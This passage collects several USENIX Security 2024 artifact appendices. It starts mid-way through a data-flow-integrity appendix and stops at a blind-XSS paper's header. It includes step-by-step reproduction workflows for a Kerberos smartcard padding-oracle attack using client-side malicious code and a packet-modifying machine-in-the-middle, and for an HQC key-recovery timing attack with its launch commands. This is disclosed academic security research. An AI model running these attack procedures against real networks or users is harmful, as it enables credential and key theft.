Then, the system conducts data-flow analysis on the program source code. The code version generation process first duplicates the original code and then conduct security instrumentation to deploy different DFI techniques on the various code versions.

**Preparation:** The provided VM is fully configured (see set-up details in Section A.3), with all compilation, program analysis, and security instrumentation toolchains set up. Thus, there are no additional steps needed to prepare for this experiment. The sampled program is located in ~/opdfi/src_test/crsf.cpp. For easy demonstra-

tion, QEMU is used to emulate the actual hardware, where the WCET analysis tool cannot be applied. Therefore, the timing result for each execution path is simulated as the instruction count on the path. We provide a script to compile OP-DFI to demonstrate the offline constraint collection and code version generation process.

**Execution:** To run these compilation, analysis and instrumentation processes, use the following command:

```
$ cd ~/opdfi/test
$ source ../compile.sh
```

The illustrations of these commands are as follows. The offline compilation can be conducted using the "compile.sh" script, which runs the *klee* executable on the sample program to generate path constraints. Then, the processed constraints are handled by "prepare_formula.py" to select the constraints to determine the relationship between the constraints and different levels of slack. In addition, the DFI protection level for different code versions is also determined as a part of the security policy. Based on the security policy, the program code is first duplicated into multiple code versions using the LLVM passes located in "$LLVM_DIR/../llvm/lib/Transforms/code_switch_llvmpasses/code_version_generation/". Next, each generated code version is instrumented with different levels of DFI protection using the SVF scripts located in "$SVF_DIR/tools/OPDFI/dependency_analysis/". Finally, slack estimator and code switch units are inserted as reference monitors.

**Results:** The outputs of the compilation are located under the directory "~/opdfi/test/compile_results", and consist of the final executable, the processed constraints for slack estimation, the generated code versions, and the security policy. The final executable is "./execute_me". The processed constraints for slack estimation are located in "./compile_results/slack_constraints". In this folder, each "{constID}.single_constraint" file is a constraint for a program branch in SMT formula format.

The security policy between the constraint evaluation result and the slack level is located in "./compile_results/slack_estimate_policy". In this file, the first column is the amount of slack (represented as a percentage of WCET). The second column consists of the expected evaluation results for each constraint: {constraintID:evaluationResult}. This allows the system to eliminate a slack level at runtime if the runtime constraint evaluation result does not satisfy the expected result. An example is shown in Figure 1. In the sample code, the WCET should only occur when the branch "if(len>MAX_DATAFRAME_LEN)" is taken, where the branch constraint (with ID "9") is stored in the file "9.single_constraint". Then, in the security policy file, the evaluation result is "True/1" for the runtime evaluation of this constraint to be taken, as indicated in the last row of Figure 1. Therefore, during runtime, if its evaluation result is "False/0", the WCET will be eliminated, indicating that there is slack available for security protection.

The generated code versions are located in "./compile_results/code_versions". In this folder, each "code_ver.bc.v{versionID}.dfi" file is a code version with code duplicated and DFI checks deployed on it.

To see the duplicated code, use the following commands.

```
$ cd ~/opdfi/test/compile_results
$ cd code_versions
$ llvm-nm code_ver.bc.v3.dfi \
 | grep _version_opdfi
$ llvm-nm code_ver.bc.v1.dfi \
 | grep _version_opdfi
```

The last two commands will show that each function's code is duplicated with the postfix "_{versionID}_version_opdfi".

To see the different amounts of DFI checks, use the following commands.

```
$ cd ~/opdfi/test/compile_results
$ cd code_versions
$ llvm-dis ./*
$ grep opdfi_dfi \
code_ver.bc.v3.dfi.ll | wc
$ grep opdfi_dfi \
code_ver.bc.v1.dfi.ll | wc
```

The last two commands will approximately show the amount of DFI checks deployed in two different code versions (i.e., v3 and v1). This will show the number of DFI checks that differ from each other. The protection coverage for each code version is located in "./compile_results/version_info", where the first column is the code version ID, and the second is the protection coverage.

**(E2):** *[Runtime Slack Calculation and Code Switching] [1 human-minutes + 2 compute-minutes]:*

**How to:** With the slack estimation and code-switching reference monitors inserted into the program code, and the offline-generated security policy, the slack estimation reference monitor evaluates the constraints using inputs to obtain an estimated slack, and the code-switching reference monitor then switches to the corresponding code version according to the estimated slack.

**Preparation:** The provided VM is fully configured (see set-up details in Section A.3), with a QEMU emulator set up for executing on the AArch64 platform. Thus, there is no additional step to prepare for this experiment. The compilation step generates a final executable, which we can run to demonstrate the runtime slack calculation and code-switching process.

**Execution:** The experiments can be conducted by run-

ning the final executable "execute_me" located in the "compile_results/" folder. To run these experiments, use the following command to run the executable with QEMU emulation:

```
$ cd ~/opdfi/test
$ source ../compile.sh
$ qemu-aarch64 \
-L /usr/aarch64-linux-gnu/ \
./compile_results/execute_me
```

**Results:** The executable will run multiple iterations with the test inputs stored in "test_inputs.txt". During execution, the number of iterations, slack, and DFI protection coverage will be displayed. The runtime execution logs are stored in "runtime_result.txt" under the "runtime_results/" directory, where the first column is the estimated slack (in the form of a percentage of WCET), and the second column is the protection coverage. As the results show, the protection level depends on the amount of available slack, where usually more slack indicates higher protection coverage. Moreover, since the program executes a loop, which depends on the input value, this correlation is reflected between the values in the "test_inputs.txt" file and the runtime logs.

## A.5 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.




# USENIX Security '24 Artifact Appendix: Windows into the Past: Exploiting Legacy Crypto in Modern OS's Kerberos Implementation

Michal Shagam Eyal Ronen

Tel-Aviv University

## A Artifact Appendix

### A.1 Abstract

The Kerberos protocol is used by millions of users and network administrators worldwide for secure authentication, key distribution, and access control management to enterprise networks and services. Since its initial public deployment in 1989, the protocol has undergone many revisions to incorporate new cryptographic primitives and improve security. For example, initially based solely on users' passwords and symmetric cryptographic primitives, current implementations also support smartcard-based authentication with asymmetric cryptographic primitives for improved security. However, this iterative revision process has resulted in implementations riddled with legacy crypto primitives and protocol designs.

In this work, we show how we can exploit this legacy crypto to completely break the security of the enterprise network. Firstly, while arguably more secure, smartcard-based authentication uses RSA encryption with the notorious PKCS #1 v1.5 padding scheme. Although the RSA decryption is done securely inside the smartcard, a non-constant time unpadding code runs on the client's CPU. This makes both Windows's and several Linux distributions' implementations vulnerable to the Bleichenbacher attack that can recover cryptographic session tokens. Secondly, we show that the RSA smartcard-based authentication does not provide forward secrecy to the cryptographic tokens that the server provisions to the client. Thirdly, we propose and analyze different algorithmic approaches to minimize the overhead required to handle noisy oracles in the Bleichenbacher attack. This general Bleichenbacher attack analysis may be of independent interest.

Finally, we demonstrate microarchitectural side channel-based end-to-end attacks on the Windows Kerberos implementation. We start by showing how to recover tokens used to encrypt session transferred remote files by Samba. We then show how to amplify the number of decryptions performed with a single user's PIN code input, allowing us to accelerate our attack and recover users' (and admins') credentials before expiration. In addition, we describe a remote attack vector that allows us to perform the attack and generate queries.

We provide attack evaluation artifacts offering access to a network setup of our attack model, code implementing both the client side native attack code and the malicious machine-in-the-middle attacker code for our end-to-end-attack, a detailed tutorial on how to use the attack code and tools provided, code for classification and detection of messages, data from experiments performed and code generating the graphs shown in the paper. The code we provide for packet modification can additionally be utilized as a tool enhancing network security analysis.

### A.2 Description & Requirements

We will provide access to a live setup including instructions on how to access it and create a similar setup. The artifacts which will describe the major claims and experiments to be evaluated will be available in a dedicated repository (Section A.2.2) along with a tutorial containing instructions and steps for attack benchmarks.

#### A.2.1 Security, privacy, and ethical concerns

We are providing a live setup and do not expect to modify anything on the evaluators' end. We started a responsible disclosure process with Microsoft, the maintainers of the Heimdal Kerberos implementation, and the OpenSC maintainers. OpenSC have fully patched their PKCS #1 v1.5 code to be constant-time. We were allocated CVE-BLINDED with a high severity jointly with a disclosure from a concurrent work. Microsoft acknowledged our findings as an Elevation of Privilege attack. They are currently working on a fix which they plan to release in July 2024. Although they don't have access to exact numbers, they estimate that a large number of users use smartcards for Kerberos authentication and are affected by our findings. The Heimdal team has confirmed our findings, and we are waiting for updates regarding their patching plans.

#### A.2.2 How to access

The artifacts will be available in a dedicated Github repository: KerberosSmartcardPaddingOracleAttack
The repository will include:

- Attack Documentation
- Attack threat model description
- Attack source code
- Simulation source code
- Data from experiments performed
- Graph generation code
- Installation instructions
- Tutorial and instructions for accessing the live setup

We will provide access to the Client and Server components. For simplicity, on the live setup we will run an equivalent MiTM on the Server component that will modify the packets before they reach the Server.

### A.2.3 Hardware dependencies

Our threat model assumes a network with honest servers and an honest user trying to log in using an uncompromised smartcard and client machine. A malicious MiTM is able to intercept and modify packets over the network and to communicate with an unprivileged malicious program running on the Client.

Therefore we will address the requirements for the different components in the system and refer to them as the Smartcard component, Client component, MiTM component, and Server component.

**Smartcard Component** Smartcard that can perfrom RSA decryption. The current setup uses a YubiKey 5 NFC CSPN smartcard which can support RSA keys up to 2048 bits.

**Client Component** The requirements for the microarchitectural attack hold (Flush+Reload). The current setup has an Intel dual core CPU (i7-7600U).

**MiTM Component** A component on the network that can hijack and modify network packets before they reach the Server component.

**Server Component** The requirements for Windows Server hardware requirements hold.

### A.2.4 Software dependencies

Our end-to-end attack targets a Client running a Microsoft Windows operating system that allow the use of RSA smartcard based login.

For our live setup:

**Client Component** Windows 10 Pro Version 22H2 OS build 19045.2486.

**Server Component** Windows Server 2019

### A.2.5 Benchmarks

None





Figure 1: Role based Active Directory Server Configuration

## A.3 Set-up

In addition to the provided live setup, we will provide instructions for reproducing the setup.

**Live setup information:**

Windows build 19045 (Verified up to July 2024 - artifact creation)

Client setup used a Dell Inspiron 5520 with Dual core intel KabyLake.

Server version Windows Server 2019 (Verified up to July 2024 - artifact creation)

Server is a virtual machine set at 2 cores and hosted on a NUC.

### A.3.1 Installation

**Server Component** This component can be installed on a virtual machine. Install Windows Server 2019. Install Active Directory as a role-based installation and install the roles as shown in Figure 1.

Use the Yubikey tutorial to create a certificate template and choose the default options which are RSA and 2048 bits: Setting up Smart Card Login for Enroll on Behalf of

Generate user credentials for the smartcard: **Smartcard Component** Smartcard deployment

**Client Component** Install the required drivers for the smartcard used. After the Server Component is running add the Client to the domain. Server host may need to be added to the hosts file.

**MiTM Component** In order to allow hijacking and modification of the network packets, the WinDivert tool and pydivert should be installed on either the Server or on any component in the network flow between the Server and the Client.

### A.3.2 Basic Test

**Verify Smartcard Login** Verify that the smartcard login is being performed correctly. Run network tracing tool on the

Client and perform a Smartcard login. Apply packet filter "kerberos.msg_type ==11". If no packets are found, the smartcard network login isn't being performed. This can happen when the Client has a network issue and uses the cached credentials to perform the local login.

## A.4 Evaluation workflow

### A.4.1 Major Claims

**(C1):** Our End-to-End attack can decipher tokens using the padding oracle. This is proven in (E1) where the end-to-end attack will be used to decipher a token.

**(C2):** Our detection with early abort attack can find messages likely to be deciphered in less than 10 hours. This is shown in (E2).

### A.4.2 Experiments

**(E1):** End-to-End attack on a fast message [20 human-minutes + 10 compute-hour + 16 GB RAM]: The attack will be performed on a message that can be deciphered by a perfect oracle in under 10k queries.
**How to:** On a setup as described in the threat model in Section 3.2, run the End-to-End attack with the example message.
**Preparation:** Connect a smartcard to the Client. Run native malicious code on the Client computer from any user (preferably not the victim). Run MiTM attacker in End-to-End attack mode and verify it has connected to the malicious code running on the Client.
**Execution:** Perform actions as the victim generating queries. This can be done either by performing actions such as trying to open a remote file or by opening the example local html file in a browser such as Google Chrome or Microsoft Edge.
**Results:** Results can be found on the MiTM attacker which will output information on how long the experiment took and the deciphered message as well as information on the amount of false negatives or false positives and how the traceback method was used.
**Notes:** The attack can be performed on additional messages and will output information on the amount of unknown bytes. In cases where one of the hosts has gone to sleep, we had to restart the browser to keep generating queries. We will be glad to assist to help everything run smoothly.

**(E2):** Detect and Early Abort attack [60 human-minutes + 50 compute-hour + 16 GB RAM]: The attack will attempt to find a fast message that can be deciphered in less than 10 hours for different messages generated by the server.
**How to:** On a setup as described in the threat model in Section 3.2, run the Detect and Early Abort attack.
**Preparation:** Connect a smartcard to the Client. Run native malicious code on the Client computer from any user (preferably not the victim). Run MiTM attacker in Detect and Early Abort attack mode and verify it has connected to the malicious code running on the Client.
**Execution:** Perform actions as the victim generating queries. This can be done either by performing actions such as trying to open a remote file or by opening the example local html file in a browser such as Google Chrome or Microsoft Edge.
**Results:** Results can be found on the MiTM attacker which will output information on the amount of messages attempted, how many fast messages were found and how long the attack took. For deciphered messages, the deciphered message will be given as well as information on the amount of false negatives or false positives and how the traceback method was used.
**Notes:** The attack can be performed with different limits for the amount of queries. In cases where one of the hosts has gone to sleep, we had to restart the browser to keep generating queries. We will be glad to assist to help everything run smoothly.

## A.5 Notes on Reusability

On a different domain, the public key for the victim needs to be added to the code. The attack doesn't rely on the use of a specific Smartcard.

While the end-to-end attack targeted a Windows Client, several adaptations can be made to allow additional setups. Although we didn't check, we have no reason to believe the query generation methods our attack used on Windows can't be extended to other operating systems and configurations with an equivalent oracle.

## A.6 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.




# USENIX Security '24 Artifact Appendix: Divide and Surrender: Exploiting Variable Division Instruction Timing in HQC Key Recovery Attacks

Robin Leander Schröder Stefan Gast Qian Guo

## A Artifact Appendix

### A.1 Abstract

The artifact contains the source-code necessary to run the divide and surrender attack on HQC. The figures in the paper can be reproduced using the data produced by the attack.

### A.2 Description & Requirements

The attack includes both a simulated and a "real" mode, which uses actual side-channel measurements as obtained by the DIV-SMT side-channel. To perform the actual side-channel attack an AMD Zen2 processor (Ryzen 3000) is required. If a Zen2 processor is not available, we provide the required data to reproduce the figure in `data/smt.csv`. All scripts and code is written for Linux and is not portable to other platforms.

#### A.2.1 Security, privacy, and ethical concerns

We see little risks involved in running the attack. The performance of the system may be impacted, as all cores are used. The `collect_division_thoughput_data.sh` script disables SMT and then restores the previous state.

#### A.2.2 How to access

https://github.com/hqc-attack/divide-and-surrender/tree/2d2d66c99736674e964cf162c40e226e90637f71

#### A.2.3 Hardware dependencies

An AMD Zen2 CPU is required to perform an actual DIV-SMT side-channel attack. The simulated modes have no special hardware requirements.

#### A.2.4 Software dependencies

Linux & docker/podman

When docker/podman is not used please review the Dockerfile for detailed information on dependencies.

#### A.2.5 Benchmarks

No data-sets or similar are required. We provide the output of the attack runs in the data directory. These can be used to reproduce the figures, but can also be regenerated from scratch.

### A.3 Set-up

Install docker or podman (podman may require additional configuration).

#### A.3.1 Installation

```
docker build -t das .
```

Note that building will take a while (20 minutes on a 300Mbit/s connection). The final image is roughly 10GB.

#### A.3.2 Basic Test

Run the docker image:

```
docker run -it --rm \
    -v "$(realpath data)":/app/data \
    -v "$(realpath figures)":/app/figures \
    das
```

Then test if the existing data can be plotted:

```
python visualize/plot.py
```

The script should produce the following figures:

- Figure 9: `figures/n_traces.pdf`
- Figure 10: `figures/timing_histogram.pdf`
- Figure 11: `figures/difference_of_means.pdf`
- Figure 12: `figures/oracle_calls.pdf`

These figures should closely match the ones in the paper and will later be used to verify our claims. Mainly Figure 12 is relevant for claim C1. Once figure generation completes successfully you can clear the data directory:

```
rm data/*
```

## A.4 Evaluation workflow

### A.4.1 Major Claims

**(C1):** *Our HQC attack method requires significantly fewer oracle calls than previous methods. This is proven by Experiment E1.*

**(C2):** *The DIV-SMT side-channel allows key-recovery in HQC with high success probability. This is proven by Experiment E2.*

### A.4.2 Experiments

**(E1):** [HQC Attack Simulation Results] [15 human-minutes + 24 core-minutes + <1MB disk]: Simulates the attack for various oracle accuracies. For each oracle accuracy it records each attack run's metrics in a CSV in 'data/'. We simulated 1000 attacks per oracle accuracy, but this will take longer and is not strictly necessary to validate claim C1.

**Preparation:** Inside the `das` docker container (see A.3.1).

**Execution:** Run the following two commands:

```
OPTS="--num-attacks=100" ./collect_simulation_data.sh
python visualize/plot.py
```

**Results:** Figure 12 is produced and saved in `figures/oracle_calls.pdf`. The number of oracle calls should (roughly) match the reported numbers in the paper for each oracle accuracy. Note that the 0.515 oracle accuracy is removed from the script, as it will take up the vast majority of the computation time, and isn't necessary to validate the major claim C1.

**(E2):** [DIV-SMT powered side-channel attack] [15 human-minutes + 32 core-minutes + <1MB disk]: Run the attack using the SMT oracle. This requires an AMD Zen2 processor, possibly even an exact match (AMD Ryzen 7 3700X) as we did not pursue portability of the DIV-SMT oracle in our implementation.

**Preparation:** Inside the `das` docker container (see A.3.1).

**Execution:** We performed 1000 attacks, but this will take hours and is also not strictly necessary to validate claim C2.

```
RUST_LOG=debug cargo run --release -- \
    attack --smt --num-attacks=8 \
    --stats-file=data/smt.csv
```

To evaluate the results run:

```
julia --project=. attack_stats.jl
```

**Results:** The results printed by the `attack_stats.jl` script should roughly match the numbers reported in Section 5.2 "Real-World Attacks in an AMD Zen2 Platform" in the paper.

If the attack is not run on an AMD Zen2 processor or the processor does not match our targeted processor closely enough (AMD Ryzen 7 3700X) the attacks should either stall and repeatedly log "Exhausted all 30000 measurement slots." or the attacks will terminate but fail.

## A.5 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.




# USENIX Security '24 Artifact Appendix: With Great Power Come Great Side Channels: Statistical Timing Side-Channel Analyses with Bounded Type-1 Errors

Martin Dunsche[1], Marcel Maehren[1], Nurullah Erinola[1], Robert Merget[2], Nicolai Bissantz[1], Juraj Somorovsky[3], and Jörg Schwenk[1]

[1]Ruhr University Bochum
[2]Technology Innovation Institute
[3]Paderborn University

## A Artifact Appendix

### A.1 Abstract

In our paper, we propose a test to statistically evaluate timing measurements with a type-1 error bounded by an input parameter $\alpha$, which we implemented in a new tool called R-Time-Leak-Finder (RTLF). Initially, we compared RTLF with different competitors by evaluating them based on artificial timing side channels (ground truth). Subsequently, we performed a large-scale and longitudinal real-world timing evaluation of eleven TLS libraries in 823 versions across three vulnerabilities. Artifact users can reproduce the results of our analysis of the artificial side channels and our analysis of TLS libraries by running RTLF and the competitors. It is further possible to collect measurements for TLS libraries to reproduce our datasets.

### A.2 Description & Requirements

Our artifact contains the timing measurements obtained in our study as well as the tools used to analyze the measurements. These tools consist of our proposed statistical approach (RTLF) and open-source frameworks previously used for timing analyses (*Mona*, *dudect*, and *tlsfuzzer*). We provide Dockerfiles that allow the user to run all tools on our measurements and confirm the results we present in the paper. These results are crucial as we use them to argue that RTLF generally performs better than previous tools with regard to timing side-channel detection. We split the measurements into three datasets: measurements of artificial side channels (*ground truth*), measurements obtained for our *quantitative analysis* of 823 TLS server implementations/versions, and measurements obtained for the most recent versions of eleven TLS libraries (*qualitative analysis*). We further provide the tools used to collect these measurements. The experiments described here cover specific parts for our study. While we outline how to reproduce the other results, doing so is expected to take weeks on multiple dedicated desktop computers.

#### A.2.1 Security, privacy, and ethical concerns

We are not aware of any exploitable issues in our artifacts.

#### A.2.2 How to access

Our artifact is split into a GitHub repository[1] and a Zenodo record[2] for our datasets. The repository includes Dockerfiles to execute RTLF and the competitors to reproduce our results and collect own measurements. The repository also includes multiple README.md files that provide additional details.

#### A.2.3 Hardware dependencies

Parts of the code used for experiment `E3` rely on assembly instructions, which may cause the Docker image build to fail on ARM CPUs (e.g. Apple Silicon).

#### A.2.4 Software dependencies

Running the experiments requires Git and Docker. Further, we tested this artifact on Kubuntu 22.04, but any Linux system should work.

#### A.2.5 Benchmarks

Running the experiments requires a minimum of around 55 GB of disk space. 40 GB of this disk space account for downloaded zip files containing our measurements and results.

[1] https://github.com/RUB-NDS/Artifacts-With-Great-Power-Come-Great-Side-Channels/tree/e1cb08804029775cc0f19a2ace2fd2d65d8a8eff

[2] https://zenodo.org/records/10817685

Unzipping all files to verify results beyond the scope of the experiments described in this artifact appendix will require additional 210 GB of disk space. The compute-hours stated in for experiments are approximate values for a CPU that can handle eight threads in parallel.

## A.3 Set-up

### A.3.1 Installation & Basic Test

1. Clone the GitHub repository using git:

```
git clone https://github.com/RUB-NDS/Artifacts-\
With-Great-Power-Come-Great-Side-Channels.git
git checkout e1cb08804029775cc0f19a2ace2fd2d65d8a8eff
```

2. Enter the cloned repository and run the shell script

```
sh setup.sh
```

This will build the Docker images of the artifacts, download our datasets (labeled `a` to `f`), extract the datasets required for the experiments, and perform basic tests. The Docker images will also contain the other statistical open-source tools used in our comparison. Our experiments `E1b`, `E2b`, and `E3` require a total of around nine hours of computation time on a computer capable of handling eight threads in parallel. You can run these experiments beforehand to perform the computational tasks using

```
sh experiments/run_lengthy_experiments.sh
```

To interpret the results, follow the description of the experiments (subsubsection A.4.2). The computational steps performed before should be skipped automatically.

## A.4 Evaluation workflow

For the evaluation of our major claims, we mostly rely on the measurements and analysis results we collected and provide. Reproducing our entire evaluation requires extensive computational effort. We hence limit the experiments to specific results but outline how to adapt the experiments to confirm our other results. Additionally, we describe how a user can reproduce our measurements for the considered TLS libraries.

### A.4.1 Major Claims

**(C1):** Based on the analysis of artificial side channels (ground truth), we claim that RTLF remains within the configured type-1 error threshold. Furthermore, we claim that *dudect* shows a constant type-1 error rate of 0% but also fails to achieve (high) statistical power for our measurements. In the case of *Mona*, the type-1 error rate decreases steadily with increasing sample size, and the t-test only manages to remain within its type-1 error rate for large sample sizes. We present our results in `E1a`. The steps to reproduce them are outlined in `E1b`.

**(C2):** Through the qualitative analysis based on the results of RTLF, we identified seven vulnerabilities in recent versions. Notably, some of these identified leaks go unnoticed with *Mona*, *dudect*, the t-test, and *tlsfuzzer*. We present our results in `E2a`. The steps to reproduce them are outlined in `E2b`.

### A.4.2 Experiments

The following experiments assume that the user starts in the directory of the cloned repository.

**(E1a):** (10 human-minutes) This experiment focuses on the results of our tool comparison for artificial side channels (ground truth). The comparison evaluates how often each tool successfully detected a timing difference (*statistical power*) and how often each tool wrongfully reports a non existing timing difference (*type-1 error* rate or *false positives* rate).

**Execution:** Run the shell script

```
sh experiments/experiment1a.sh
```

This will run a Docker container that collects the results of the individual tools and prints them to console. The container will first print the results of Table 2 from our paper. After pressing enter, the container will print the results for Table 3.

**Results:** In the first batch of results, a detected difference is a correct test result. In the second batch, a detected difference is an incorrect test result (type-1 error). The output generally indicates the claimed weaknesses of *dudect*, *Mona*, and the *t-test*: *dudect* shows low statistical power, especially for small sample sizes (see results for `measurements-30k-tail`, for example). In the type-1 error analysis (the second batch of outputs), *Mona* and the t-test both show a high type-1 error that only declines with an increasing sample size. RTLF remains within its configured type-1 error threshold of 9% (except for statistically expected fluctuations).

**(E1b):** (5 human-minutes + 4 compute-hours) This experiment shows how to reproduce our results from `E1a` for a limited dataset. Specifically, we chose the *same-xy* artificial side channel with sample size *15k* from Table 3, as it is the smallest self-contained dataset.

**Execution:** Run the shell script

```
sh experiments/experiment1b.sh
```

This will run a Docker container for each of the statistical tools to analyze the measurements of the `measurements-15k-same-xy` directory. For each tool, we store the result in a file with file extension `.result-[tool-name]`. The final Docker run command starts the container that reads these results and

prints them to console.

**Results:** The results should match those from `E1a` for the `measurements-15k-same-xy` directory. There may be slight deviations for RTLF due to the non-deterministic empirical bootstrap we employ.

**Reproducing Additional Results:** To reproduce additional analysis results, unzip any directory of `a_measurements_ground_truth.zip` to the `data_sets` directory and adjust the `TARGET_DIRECTORY` variable in the shell script.

**(E2a):** (5 human-minutes) This experiment focuses on the analysis results for our measurements of the MatrixSSL TLS library version 4.6.0. Specifically, we present the results of the statistical analysis of the different tools for the *Bleichenbacher* attack.

**Execution:** Run the shell script

```
sh experiments/experiment2a.sh
```

This will run a Docker container that collects the results of the individual tools and prints measurement pairs with timing differences to console.

**Results:** The output shows the results illustrated for MatrixSSL in Figure 5, 6, and 7 of our paper. Specifically, only RTLF identified a timing leak based on the collected *Bleichenbacher* measurements (`BxBy` measurement pairs, see Section 5.1 for the vector labels). In Algorithm 3 of our paper, we discuss why timing leaks are indeed expected here to confirm RTLF's result. Note that *tlsfuzzer* employs a test that is not based on pairwise comparison (Friedman test) and does not specify which vectors exhibit timing variations. Therefore, we print all vectors categorized as either with or without differences to represent the boolean analysis results.

**(E2b):** (5 human-minutes + 2 compute-hours) This experiment reproduces our results from `E2a` for the *Bleichenbacher* measurements.

**Execution:** Run the shell script

```
sh experiments/experiment2b.sh
```

Analogue to `E1b`, this will perform the analysis of the measurements for each of the statistical tools and print the results to console.

**Results:** The results should match those from `E2a`, i.e only RTLF should indicate any timing differences. Again, there may be slight deviations for RTLF due to the non-deterministic empirical bootstrap we employ.

**Reproducing Additional Results:** To reproduce additional analysis results, unzip any directory of any of the measurements zip files (`b` to `d`) to the `data_sets` directory and adjust the `TARGET_DIRECTORY` variable in the shell script accordingly.

**(E3):** (10 human-minutes + 3 compute-hour (2 hours to collect measurements, 1 hour to analyze)) In this experiment, we describe how to reproduce the measurements of the TLS Docker images using our measurement tool (TLS-Docker-Timer). We use one TLS implementation (NSS v3.87) and one attack type (Bleichenbacher) from our qualitative analysis as an example. Running this experiment requires the user to pass their Docker socket to the Docker container that collects the measurements as the container will build and manage the image of the tested TLS implementation.[3]

**Execution:** Run the shell script

```
sh experiments/experiment3.sh
```

The script runs a Docker container that first checks the Docker environment for the required TLS library image. Then, it launches a proxy process for measurements alongside our TLS-Docker-Timer tool, which creates the Docker container for NSS and establishes the TLS sessions for the attack. Finally, the script will again analyze the measurements with all considered statistical tools before printing the results to console.

**Results:** The measurements should be stored in the newly created `own_measurements` directory of the repository directory. The results printed to console should generally align with those of Figure 4, 6, and 7 from our paper. Specifically, the tools should detect a timing leak for all NSS *Bleichenbacher* measurement pairs except `B1B3`, `B2B4`, `B2B5`, and `B4B5`. Note that *tlsfuzzer* will again only yield one combined test result (see `E2a`). Significant deviations are possible for measurements due to user system dependencies, leading to false negatives and false positives. Additionally, the Docker container will conduct 100,000 measurements for each attack vector (as opposed to the 500,000 measurements from our study).

**Reproducing Additional Results:** By adjusting the variables of the shell script, the user can test for timing leaks with different attacks and implementations. For further details, we refer to the measuring/README.md in our artifact repository.

## A.5 Notes on Reusability

Further development of RTLF will continue at `https://github.com/tls-attacker/RTLF`. TLS-Docker-Timer is available at `https://github.com/tls-attacker/TLS-Docker-Timer`.

## A.6 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at `https://secartifacts.github.io/usenixsec2024/`.

[3] Note that these images will be added to the Docker instance of the host system.




# USENIX Security '24 Artifact Appendix: "These results must be false": A usability evaluation of constant-time analysis tools

Marcel Fourné[1,4], Daniel De Almeida Braga[2], Jan Jancar[3], Mohamed Sabt[2], Peter Schwabe[4,5], Gilles Barthe[4,6], Pierre-Alain Fouque[2], and Yasemin Acar[1,7]

[1]*Paderborn University, Paderborn, Germany*
[2]*Rennes University, CNRS, IRISA, Rennes, France*
[3]*Masaryk University, Brno, Czechia*
[4]*MPI-SP, Bochum, Germany*
[5]*Radboud University, Nijmegen, The Netherlands*
[6]*IMDEA Software Institute, Madrid, Spain*
[7]*George Washington University, Washington D.C., United States of America*

## A Artifact Appendix

### A.1 Abstract

This artifact contains installation scripts, documentation and content for recreating surveys necessary to replicate and/or extend the study done for the paper.

### A.2 Description & Requirements

In subfolder "audit_tasks" and "repair_tasks" one may find the task sets used in the study as well as solutions for the tools used in the study. Subfolder "surveys" contains the *LimeSurvey* files and PDF renderings of the surveys used during the study. "tutorials" contains documentation for each tool, "page" the web page and automation for creating user accounts for the study. "README.md" files are located in some subfolders.

#### A.2.1 Security, privacy, and ethical concerns

Security risk is in installation of third-party code, also when running the installation scripts. The privacy risk is due to network connections when downloading the code for installation and third parties monitoring the download activity. Ethically, there are no special concerns of note.

#### A.2.2 How to access

The artifact is hosted on Zenodo, at https://zenodo.org/records/11143400. Additional software dependencies pulled in by the installation scripts are hosted by third parties.

#### A.2.3 Hardware dependencies

We used a set of 7 Ubuntu 20.04 virtual machines in our study, together with a web server and a LimeSurvey server. The hardware architecture of the VMs needs to be x86_64 and x86_32 code execution needed to be available for one tool. This architecture requirement may change depending on CT analysis tools and versions used in recreating and/or adapting the study.

#### A.2.4 Software dependencies

*LimeSurvey* for the surveys, *bash*, *apt*, and *patch* on a Ubuntu 20.04 are the basic requirements for the installation scripts for the tools. The web page in subdirectory "page" requires *Flask* and therefore *Python*. The installation scripts pull in dependencies based on requirements of each tool.

#### A.2.5 Benchmarks

None.

### A.3 Set-up

Artifact can be downloaded with *GNU wget* and unpacked with *GNU tar* and *gzip*. Installation scripts require *GNU bash*.

#### A.3.1 Installation

Artifact contains installation scripts in folder "installation_scripts". Running each of those scripts should install the corresponding tool into the current working directory.

### A.3.2 Basic Test

Some CT analysis tool installation scripts run basic functionality tests themselves, others provide necessary steps to run tests where appropriate, while the rest requires solving the tasks in the "repair_tasks" folder. Also in that folder is a subfolder "solutions" which contains tool subdirectories which each contain a "run_tests.sh" script that can be used to check the provided sample solutions with the installed tool.

## A.4 Notes on Reusability

To reproduce the study, a hardware and software setup is not sufficient, but participants fulfilling the requirements described in the paper need to be recruited. Their number depends on how many tools should be compared, but for each possible combination of tools used, at least one participant should test that combination to avoid unseen interactions between testing different tools. When extending the survey for another CT analysis tool, installation scripts and tutorials should be provided. The set of repair tasks can be easily extended for interesting problems, for example when checking for Spectre-style vulnerabilities with other tools. Time on the audit tasks should not be too generous, since participants should be able to find something after a few hours and the study is only interested in them finding something with a tool at all, not every possible CT violation.

## A.5 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.






# USENIX Security '24 Artifact Appendix: Dancer in the Dark: Synthesizing and Evaluating Polyglots for Blind Cross-Site Scripting

Robin Kirchner*†, Jonas Möller‡, Marius Musch†, David Klein†, Konrad Rieck‡, Martin Johns†

† Technische Universität Braunschweig, Germany
‡ Technische Universität Berlin, Germany

{robin.kirchner, m.musch, david.klein, m.johns}@tu-braunschweig.de
{jonas.moeller.1, rieck}@tu-berlin.de

## A Artifact Appendix

